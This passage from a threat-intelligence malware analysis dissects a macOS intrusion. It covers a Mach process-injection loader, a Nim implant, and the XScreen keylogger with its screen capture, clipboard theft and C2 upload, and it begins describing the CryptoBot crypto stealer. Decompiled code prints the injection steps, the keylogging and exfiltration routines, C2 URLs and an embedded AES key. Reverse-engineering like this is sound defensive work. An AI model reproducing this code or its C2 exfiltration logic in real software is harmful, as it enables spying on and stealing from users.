                InjectAmd64(argc, argv, sacrifical_proc: cloudkit_bin,
                    macho_file: zx.q(_bswap(
                        *(&decrypted_payload_1->ncmds + i)))
                        + decrypted_payload_1)

            i += 20
        while (zx.q(adc.d(temp0_5, 0, temp0_5 u< 1)) * 0x14 != i)
else if (magic_bytes == 0xfeedfacf
        && decrypted_payload_1->cputype == CPU_TYPE_X86_64)
    InjectAmd64(argc, argv, sacrifical_proc: cloudkit_bin,
        macho_file: decrypted_payload_1)
```

Figure 24: Setup to calling process injection code

Then the process of injection begins, by calling InjectAMD64, which is illustrated in the following figure:

```
uint64_t InjectAmd64(int32_t argc, char** argv, char const* sacrifical_proc, struct mach_header_64* macho_file)

    pid_t pid = 0
    int32_t r14 = 0
    posix_spawnattr_t spawn_attrbs

    if (_posix_spawnattr_init(&spawn_attrbs) == 0
            && _posix_spawnattr_setflags(&spawn_attrbs, 0x80) == 0)
        uint64_t rdi_2 = -1

        if (argc s> 0)
            rdi_2 = zx.q(argc - 1) << 3

        char** __argv = operator new[](rdi_2)
        int64_t argc_1 = sx.q(argc)
        __argv[argc_1 - 2] = 0
        *__argv = sacrifical_proc

        if (argc_1.d s>= 4)
            _memcpy(__dst: &__argv[1], __src: &argv[3], __n: zx.q(argc - 3) << 3)

        r14 = 0
```

Figure 25: Decompilation of InjectAMD64 function with posix_spawnattrs

To kick off the injection process, a new process is spawned with the attributes setup before. Then task_for_pid is called on the process, which will return the Mach port of the process. Having access to this port allows the malware to utilize the

mach_vm APIs allowing for arbitrary memory manipulation and task management.

```
if (_posix_spawn(&pid, sacrifical_proc, nullptr, &spawn_attrbs, __argv,
        __envp: *_environ) == 0)
    _posix_spawnattr_destroy(&spawn_attrbs)
    mach_port_name_t tgt_task = 0
    r14 = 0

    if (_task_for_pid(target_tport: *_mach_task_self_, pid, t: &tgt_task) == 0)
        r14 = 0
```

Figure 26: Decompilation of getting a Mach port on the sacrificial process

From there, they get a list of threads associated with the process using task_threads. If that is successful, they begin to parse the mach-o header of the decrypted payload. This is a very similar process to how they decide whether or not to call the inject routine for a FAT binary or not. They do this to find the total number of segments in the payload binary.

```
if (_posix_spawn(&pid, sacrifical_proc, nullptr, &spawn_attrbs, __argv,
        __envp: *_environ) == 0)
    _posix_spawnattr_destroy(&spawn_attrbs)
    mach_port_name_t tgt_task = 0
    r14 = 0

    if (_task_for_pid(target_tport: *_mach_task_self_, pid, t: &tgt_task) == 0)
        r14 = 0
        mach_msg_type_number_t act_listCnt
        thread_act_array_t act_list

        if (_task_threads(target_task: tgt_task, &act_list, &act_listCnt) == 0)
            thread_read_t target_act = *act_list
            uint32_t ncmds = macho_file->ncmds
            r14 = 0
            uint64_t vmaddr
            uint64_t r12_2

            if (ncmds == 0)
                r12_2 = 0
                vmaddr = 0
            else
                int32_t* macho_header_offset = 0x20
                vmaddr = 0
                r12_2 = 0
                uint32_t i

                do
                    struct segment_command_64* load_command_1 =
                        macho_header_offset + macho_file

                    if (*(macho_header_offset + macho_file) == LC_SEGMENT_64
                            && _strcmp(__s1: &load_command_1->segname,
                            __s2: "__PAGEZERO") != 0)
                        uint64_t vmsize = load_command_1->vmsize

                        if (vmsize != 0)
                            if (load_command_1->fileoff == 0
                                    && load_command_1->filesize != 0)
                                vmaddr = load_command_1->vmaddr

                            uint64_t rax_10 = vmsize + load_command_1->vmaddr

                            if (rax_10 u> r12_2)
                                r12_2 = rax_10

                    macho_header_offset += zx.q(load_command_1->cmdsize)
                    i = ncmds
                    ncmds -= 1
                while (i != 1)
```

Figure 27: Parsing payload mach-o in preparation for copying

At this point, the malware begins to copy the segments from the payload binary into the sacrificial process and modifies the memory to allow for execution. The following decompiled code shows how the page permissions were modified to read

and write, as seen in the _mac_vm_protect function, where the new_protection variable is set to 3 (VM_PROT_READ | VM_PROT_WRITE).


```
mach_vm_address_t var_60 = 0

if (_mach_vm_allocate(target: mach_port, address: &var_60,
        size: r12_2 - vmaddr, flags: 1) == 0)
    struct mach_header_64* macho_file_1 = macho_file
    uint32_t ncmds_1 = macho_file_1->ncmds

    if (ncmds_1 != 0)
        int32_t* r12_4 = 0x20
        int32_t r15_2 = 0

        do
            struct segment_command_64* load_command =
                r12_4 + macho_file_1

            if (*(r12_4 + macho_file_1) == 0x19 && _strcmp(
                    __s1: &load_command->segname,
                    __s2: "__PAGEZERO") != 0)
                uint64_t vmsize_1 = load_command->vmsize

                if (vmsize_1 != 0)
                    mach_vm_address_t address_1 =
                        load_command->vmaddr - vmaddr + var_60
                    r14 = 0

                    if (_mach_vm_protect(target_task: mach_port,
                            address: address_1, size: vmsize_1,
                            set_maximum: 0, new_protection: 3) != 0)
                        return zx.q(r14)

                    uint64_t filesize = load_command->filesize

                    if (filesize != 0 && _mach_vm_write(
                            target_task: mach_port,
                            address: address_1,
                            data: load_command->fileoff
                                + macho_file,
                            dataCnt: filesize.d) != 0)
                        return zx.q(r14)

                    if (_mach_vm_protect(target_task: mach_port,
                            address: address_1,
                            size: load_command->vmsize,
                            set_maximum: 0,
                            new_protection: load_command->initprot) != 0)
                        return 0

                    ncmds_1 = macho_file->ncmds

            r12_4 += zx.q(load_command->cmdsize)
            r15_2 += 1
            macho_file_1 = macho_file
        while (r15_2 u< ncmds_1)
```

Figure 28: Decompilation of the memory protection modifications per segment

After making the aforementioned memory modifications, the sleeping process is then restored with the injected payload, as seen in the following figure:

```
mach_msg_type_number_t old_stateCnt = 0x2a
r14 = 0
void old_state
mach_vm_address_t address

if (_thread_get_state(target_act, flavor: 4, &old_state,
        &old_stateCnt) == 0 && _mach_vm_write(target_task: var_34,
        address, data: &var_60, dataCnt: 8) == 0
        && _kill(pid, 0x13) == 0)
    _mach_port_deallocate(task: *_mach_task_self_,
        name: var_34)
    r14 = 1
```

Figure 29: Decompilation of restoring the sleeping process to execute the injected payload

Payload cleanup

After the payloads were deployed, the actor then ran the binary using the --d flag which calls the ZeroWrite function. This iterates over all files in the current directory, and will write null bytes over all contained functions.

Decrypted Payloads: Nim Implant (Trojan 1) & Base App

As was mentioned, there are two binaries decrypted by the previous step.

Nim Implant (Trojan 1)

The Nim implant is primarily used to interactively send commands to and from the infected host. The primary file is called trojan1.nim and allows the operator to issue commands and receive responses asynchronously. To communicate with the C2 it uses websockets wss[:]//firstfromsep[.]online/client.

Analysis is still in progress on this binary and the post will be updated when complete.

Base app

The base application is a relatively bare-bones binary written in Swift by the author **dominic**.

```
/Users/dominic/Library/Developer/Xcode/DerivedData/base-ekumprztlhokswcvbfgmhuwjsnby/Build/Intermediates.
/Users/dominic/Documents/Dev/InjectWithDyld/base/base/
/Users/dominic/Library/Developer/Xcode/DerivedData/base-ekumprztlhokswcvbfgmhuwjsnby/Build/Intermediates.
```

Figure 30: Build artifacts from base executable

The main method just runs a simple task on a loop (every 3.37 seconds).

```
int64_t _main()

{
    FILE* rax = _fopen("/dev/null", U"w");
    devNull = rax;
    void* zone = _dup2(_fileno(rax), _fileno(stdout.getter()));
    void* rax_5 = [_objc_allocWithZone(data_100005200, zone) init];
    formatter = rax_5;
    id obj = String._bridgeToObjectiveC()(0xd000000000000013, 0x8000000100003970);
    [rax_5 setDateFormat:];
    [obj release];
    id rax_6 = _objc_opt_self(data_100005208);
    int64_t (* var_30)() = closure #1 in ;
    int64_t var_28 = 0;
    int64_t (* const aBlock)() = __NSConcreteStackBlock;
    int64_t var_48 = 0x42000000;
    int64_t (* var_40)(void* arg1, id arg2) =
        thunk for @escaping @cal...@Sendable (@guaranteed NSTimer) -> ();
    void* const var_38 = &_block_descriptor;
    void* aBlock_1;
    int512_t zmm0;
    aBlock_1 = __Block_copy(&aBlock);
    (uint128_t)zmm0 = 0x40ac200000000000;
    id obj_1 = [[rax_6 scheduledTimerWithTimeInterval:repeats:block:] retain];
    __Block_release(aBlock_1);
    [obj_1 release];
    id obj_2 = [[_objc_opt_self(data_100005210) mainRunLoop] retain];
    [obj_2 run];
    [obj_2 release];
    _fclose(devNull);
    return 0;
}
```

Figure 31: Main method from the base app

The task simply prints the string Current: YYYY-MM-DD HH:MM:SS to /dev/null. This is probably just to keep the binary alive so it can be injected at some point in the future if needed.

```
int64_t closure #1 in ()

{
    void* rax = type metadata accessor for Date(0);
    void* rax_1 = *(uint64_t*)((char*)rax - 8);
    int64_t rax_2 = *(uint64_t*)((char*)rax_1 + 0x40);
    ___chkstk_darwin(rax_2);
    Date.init()();
    void* formatter_1 = formatter;
    id obj = Date._bridgeToObjectiveC()();
    id obj_1 = [[formatter_1 stringFromDate:] retain];
    [obj release];
    int64_t rax_7;
    int64_t rdx_1;
    rax_7 = static String._unconditionallyBridgeFromObjectiveC(_:)(obj_1);
    [obj_1 release];
    void* rax_9 = _swift_allocObject(
        ___swift_instantiateConcreteTypeFromMangledName(
            &demangling cache variabl ... data for _ContiguousArrayStorage<Any>),
        0x40, 7);
    *(uint64_t*)((char*)rax_9 + 0x10) = 1;
    *(uint64_t*)((char*)rax_9 + 0x18) = 2;
    int64_t var_40 = 0;
    int64_t var_38 = -0x2000000000000000;
    _StringGuts.grow(_:)(0x10);
    _swift_bridgeObjectRelease(var_38);
    int64_t var_40_1;
    __builtin_strncpy(&var_40_1, "Current ", 8);
    int64_t var_38_1 = -0x11ffdfc59a9296ac;
    String.append(_:)(rax_7, rdx_1);
    _swift_bridgeObjectRelease(rdx_1);
    int128_t zmm0 = var_40_1;
    *(uint64_t*)((char*)rax_9 + 0x38) = type metadata for String;
    *(uint128_t*)((char*)rax_9 + 0x20) = zmm0;
    print(_:separator:terminator:)(rax_9, 0x20, -0x1f00000000000000, 0xa,
        -0x1f00000000000000);
    _swift_bridgeObjectRelease(rax_9);
    void var_58;
    return (*(uint64_t*)((char*)rax_1 + 8))(
        &var_58 - ((rax_2 + 0xf) & 0xfffffffffffffff0), rax);
}
```

Figure 32: Closure called by the main method

Keylogger: XScreen (keyboardd)

This binary is used for keylogging, screen recording, and clipboard retrieval. It is written in Objective-C and was compiled by a user named **pooh.**

```
100003c37       ASCII           /Users/Shared/._cfg
10000808a       ASCII           /Users/pooh/Documents/gilly/Key&Cap/XScreen/XScreen/
1000080c6       ASCII           /Users/pooh/Library/Developer/Xcode/DerivedData/XScreen-d
```

Figure 33: Build artifacts from keyboardd binary

To start execution, it will first check if the file /Users/Shared/._cfg exists, which contains the C2 URL. It defaults to using the server https[:]//metamask[.]awaitingfor[.]site/update but in this case it was the same as the URL found in the recovered

._cfg file.

```
void* context = _objc_autoreleasePoolPush();
_g_Url = @"https://metamask.awaitingfor.sit…";
[_g_Url release];

if (_FileExistsAtPath(@"/Users/Shared/._cfg") == 1)
{
    id rax_2 = [[data_100005270 stringWithContentsOfFile:encoding:error:] retain];
    id obj = [nullptr retain];
    void* _g_Url_1 = _g_Url;
    _g_Url = rax_2;
    [_g_Url_1 release];

    if (obj)
    {
        void* _g_Url_2 = _g_Url;
        _g_Url = @"https://metamask.awaitingfor.sit…";
        [_g_Url_2 release];
    }

    [obj release];
}
```

default C2 address

C2 loaded from config

Figure 34: Decompilation of C2 resolution

It accepts 3 potential command line arguments:

- -u: use a custom C2 domain
- -c: how long to sleep between screen captures
- -p: if clipboard should be monitored

In the case of this intrusion it was called repeatedly by the remoted binary with the -p argument.

The overall way this binary works is by starting 3 asynchronous loops, one for each type of collection. The first loop will send the content of the keylog buffer to the C2 server:

```
void ___main_block_invoke() __noreturn

    while (true)
        time_t rax_1 = _time(nullptr)
        int64_t _g_lastSentTime_1 = _g_lastSentTime

        if (rax_1 s< _g_lastSentTime_1 || rax_1 s> _g_lastSentTime_1 + 0x3c)
            _SendData(&cfstr_keylog, _g_strKeyLog)
            void* _g_strKeyLog_1 = _g_strKeyLog
            _g_strKeyLog = &cfstr_
            _objc_release(obj: _g_strKeyLog_1)
            _g_lastSentTime = rax_1

        _sleep(0xa)
```

Figure 35: Decompilation of async loop 1

The second calls the MonitorClipboared (sic) function in a loop:

```
void ___main_block_invoke_2() __noreturn
    _MonitorClipboared()
    noreturn
```

Figure 36: MonitorClipboared callback

The last is responsible for the screen collection functionality discussed in the next section.

Keylogging functionality

The actual keylogging functionality is implemented using the Core Graphics library with the EventTapCreate API. This API takes a callback function that will execute every time a keypress event is registered.

```
CFMachPortRef _MonitorKeyEvent()
{
    int64_t rax;
    int64_t var_28 = rax;
    CFMachPortRef result = _CGEventTapCreate(2, 0, 0, 0x1400, _CGEventCallback, 0);

    if (!result)
        return result;

    CFRunLoopSourceRef rax_1 =
        _CFMachPortCreateRunLoopSource(*(uint64_t*)_kCFAllocatorDefault, result, 0);
    CFRunLoopRef rl = _CFRunLoopGetCurrent();
    CFRunLoopMode mode = *(uint64_t*)_kCFRunLoopDefaultMode;
    _CFRunLoopAddSource(rl, rax_1, mode);
    _CGEventTapEnable(result, true);

    if (_CGEventTapIsEnabled(result))
    {
        _CFRunLoopRun();
        _CFRunLoopRemoveSource(_CFRunLoopGetCurrent(), rax_1, mode);
    }
```

Figure 37: Keylogging function loop

The first thing the callback function will do is keep track of what application was being interacted with for each keypress. They do this by querying frontmostApplication and grab that app name’s bundle identifier. If it is different from the last call, they will log the application name and time to the keylog buffer:



Figure 38: Callback function checking which active window is being used

After that happens, they will check if the keycode is a printable character. If it's a special one (control, command, etc.) they will convert it to a text representation and then append it to the keylog buffer:

```
if (event_code == 0xa)
    _g_lastFlag = rax_15
label_100002797:

    if (not(test_bit(rax_15.d, 0x14)) || not(test_bit(rax_15.d, 0x11))
            || zx.d(rax_16) != 0x14)
        void* _g_strKeyLog_1 = _g_strKeyLog
        void* r14_1 = data_100005270
        uint32_t r13_1 = zx.d(rax_16)
        _ConvertKeycode(r13_1, (rax_15.d u>> 0x11).b & 1,
            (rax_15.d u>> 0x10).b & 1)
        id obj_5 = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(
            self: r14_1, cmd: "stringWithUTF8String:"))
        id rax_20 = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(
            self: _g_strKeyLog_1, cmd: "stringByAppendingFormat:"))
        void* _g_strKeyLog_2 = _g_strKeyLog
        _g_strKeyLog = rax_20
        _objc_release(obj: _g_strKeyLog_2)
        __nullable = __nullable_1
        _objc_release(obj: obj_5)

        if (test_bit(rax_15.d, 0x14) && r13_1 == 9)
            id obj_6 = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(
                self: data_1000052b0, cmd: "generalPasteboard"))
            id obj_7 = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(
                self: obj_6, cmd: "stringForType:"))
            id rax_25 = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(
                self: _g_strKeyLog, cmd: "stringByAppendingFormat:"))
            void* _g_strKeyLog_3 = _g_strKeyLog
            _g_strKeyLog = rax_25
            _objc_release(obj: _g_strKeyLog_3)
            _objc_release(obj: obj_7)
            _objc_release(obj: obj_6)
```

Figure 39: Converting non-printable characters to a text representation

```
case 0x33
    return "[DELETE]"
case 0x35
    return "[ESC]"
case 0x36
    return "[R-CMD]"
case 0x37
    return "[L-CMD]"
case 0x38
    return "[L-SHIFT]"
case 0x39
    return "[CAPSLOCK]"
case 0x3a
    return "[L-OPTION]"
case 0x3b
    return "[L-CTRL]"
case 0x3c
    return "[R-SHIFT]"
case 0x3d
    return "[R-OPTION]"
case 0x3e
    return "[R-CTRL]"
```



Figure 40: Conversion outputs

Screencapture functionality

To capture the screens, the malware enters an infinite loop that checks the number of active displays using CGGetActiveDsiplayList. If there is at least one active display it will start capturing data, and if there are more than one it will iterate over all available screens to capture each one.

```
while (true)
{
    _sleep(_g_Cycle);
    _CGGetActiveDisplayList(0, nullptr);
    int32_t numActiveDisplays_1;
    uint64_t numActiveDisplays = (uint64_t)numActiveDisplays_1;

    if ((uint32_t)numActiveDisplays > 0)
    {
        void* __nullable = _malloc(numActiveDisplays << 2);

        if (__nullable)
        {
            _CGGetActiveDisplayList((uint32_t)numActiveDisplays, __nullable);
            int64_t r12_1 = 0;

            do
            {
                _CaptureAndSend(*(uint32_t*)((char*)__nullable + (r12_1 << 2)));
                r12_1 += 1;
            } while (numActiveDisplays != r12_1);

            _free(__nullable);
        }
    }
}
```

Figure 41: Decompilation of the screen recording driver function

The function CaptureAndSend is responsible for actually gathering the data. It takes an image of the display using the CGDisplayCreateImage API, and then saves that content to a file located at /private/tmp/google_cache.db. If that is successful, it will convert the image to base64 and append the letter “I” so that the C2 can delineate what data is an image. Finally, it uses the same SendData function to send everything off to the C2 server.

During our investigation, we did not find any data stored at the file save location.



Figure 42: Decompilation of CaptureAndSend function

Clipboard functionality

To monitor the clipboard, they simply grab the system pasteboard, and then extract the text content from that object. The infinite loop will monitor if there has been a change to the clipboard content and if so it will write the content to the shared keylog buffer.

```
void _MonitorClipboared() __noreturn

{
    id rax_1 = [[data_1000052b0 generalPasteboard] retain];
    int64_t r15 = [rax_1 changeCount];
    int64_t var_50 = *(uint64_t*)_NSPasteboardTypeString;

    while (true)
    {
        int64_t rax_4 = [rax_1 changeCount];

        if (rax_4 != r15)
        {
            id obj = [[rax_1 stringForType:] retain];

            if (obj)
            {
                id rax_8 = [[_g_strKeyLog stringByAppendingFormat:] retain];
                void* _g_strKeyLog_1 = _g_strKeyLog;
                _g_strKeyLog = rax_8;
                [_g_strKeyLog_1 release];
            }

            [obj release];
            r15 = rax_4;
        }

        [data_1000052b8 sleepForTimeInterval:];
    }
}
```

Figure 43: Decompilation of clipboard monitoring code

Send data

To send the data to the C2 server, they create a string that contains a UUID, the uid of the victim, the data, the username, and a token embedded in the binary:

```
void* r15 = data_100005278;
id obj = [arg2 retain];
id obj_1 = [arg1 retain];
id var_50 = [[r15 URLWithString:] retain];
id obj_2 = [[data_100005280 requestWithURL:] retain];
[obj_2 setHTTPMethod:];
[obj_2 setValue:forHTTPHeaderField:];
void* r15_1 = data_100005270;
id obj_3 = [[data_100005268 UUID] retain];
id obj_4 = [[obj_3 UUIDString] retain];
id obj_5 = [[r15_1 stringWithFormat:] retain];
[obj_4 release];
[obj_3 release];
id obj_6 = [[data_100005270 stringWithFormat:] retain];
[obj_2 setValue:forHTTPHeaderField:];
[obj_6 release];
id obj_7 = [[data_100005288 data] retain];
_AddFormField(obj_7, @"uid", _g_Uid, obj_5);
_AddFormField(obj_7, @"data", obj, obj_5);
[obj release];
_AddFormField(obj_7, @"browser", @"Desktop", obj_5);
_AddFormField(obj_7, @"profile", @"Default", obj_5);
_AddFormField(obj_7, @"domain", @"www.macos.com", obj_5);
_AddFormField(obj_7, @"type", obj_1, obj_5);
[obj_1 release];
_AddFormField(obj_7, @"name", _g_Username, obj_5);
_AddFormField(obj_7, @"token", @"jfweibd234HFIDhfiwef9832478khHFK…", obj_5);
id obj_8 = [[data_100005270 stringWithFormat:] retain];
id obj_9 = [[obj_8 dataUsingEncoding:] retain];
[obj_7 appendData:];
[obj_9 release];
[obj_8 release];
[obj_2 setHTTPBody:];
id obj_10 = [[data_100005290 sharedSession] retain];
id obj_11 = [[obj_10 dataTaskWithRequest:completionHandler:] retain];
```

Figure 44: Sending data to the C2 server

Infostealer: CryptoBot (airmond)

The airmond binary is a full-featured infostealer with a focus on cryptocurrency theft. It is written in Go and has a large number of build artifacts showing it's a project called **CryptoBot** compiled by a user **chris**.



Figure 45: Compilation artifacts from airmond binary

Configuration

Much like the other malware in this incident, CryptoBot makes use of several files in its current directory

- /Library/AirPlay/.pid: A PID file for preventing multiple instances.
- /Library/AirPlay/.cache: A cache to store collected crypto data.
- /Library/AirPlay/.CFUserTextEncoding: User and a key (user|key)
- /Library/Google/Cache/.cfg: Shared config with the “Root Troy V4” binary.
- /Library/Google/Cache/.version: Shared version info with “Root Troy V4” binary.

The config files in the AirPlay directory are encrypted using AES-CFB with an IV of 0. The key is static and is embedded in the binary f6102a492570dee84bbc9ebd8bd7bfab4e442eae3b416b1a. Several initialization functions are used to create the previously mentioned files:

- main.initializeCryptoCache
- main.initializeUserInfo
- main.initializeVersion
- main.writePid

And there are another set of functions to load those configuration files while running:

- main.loadUserInfo
- main.loadVersions
- main.writeCryptoCache
- main.readCryptoCache

Crypto Stealer

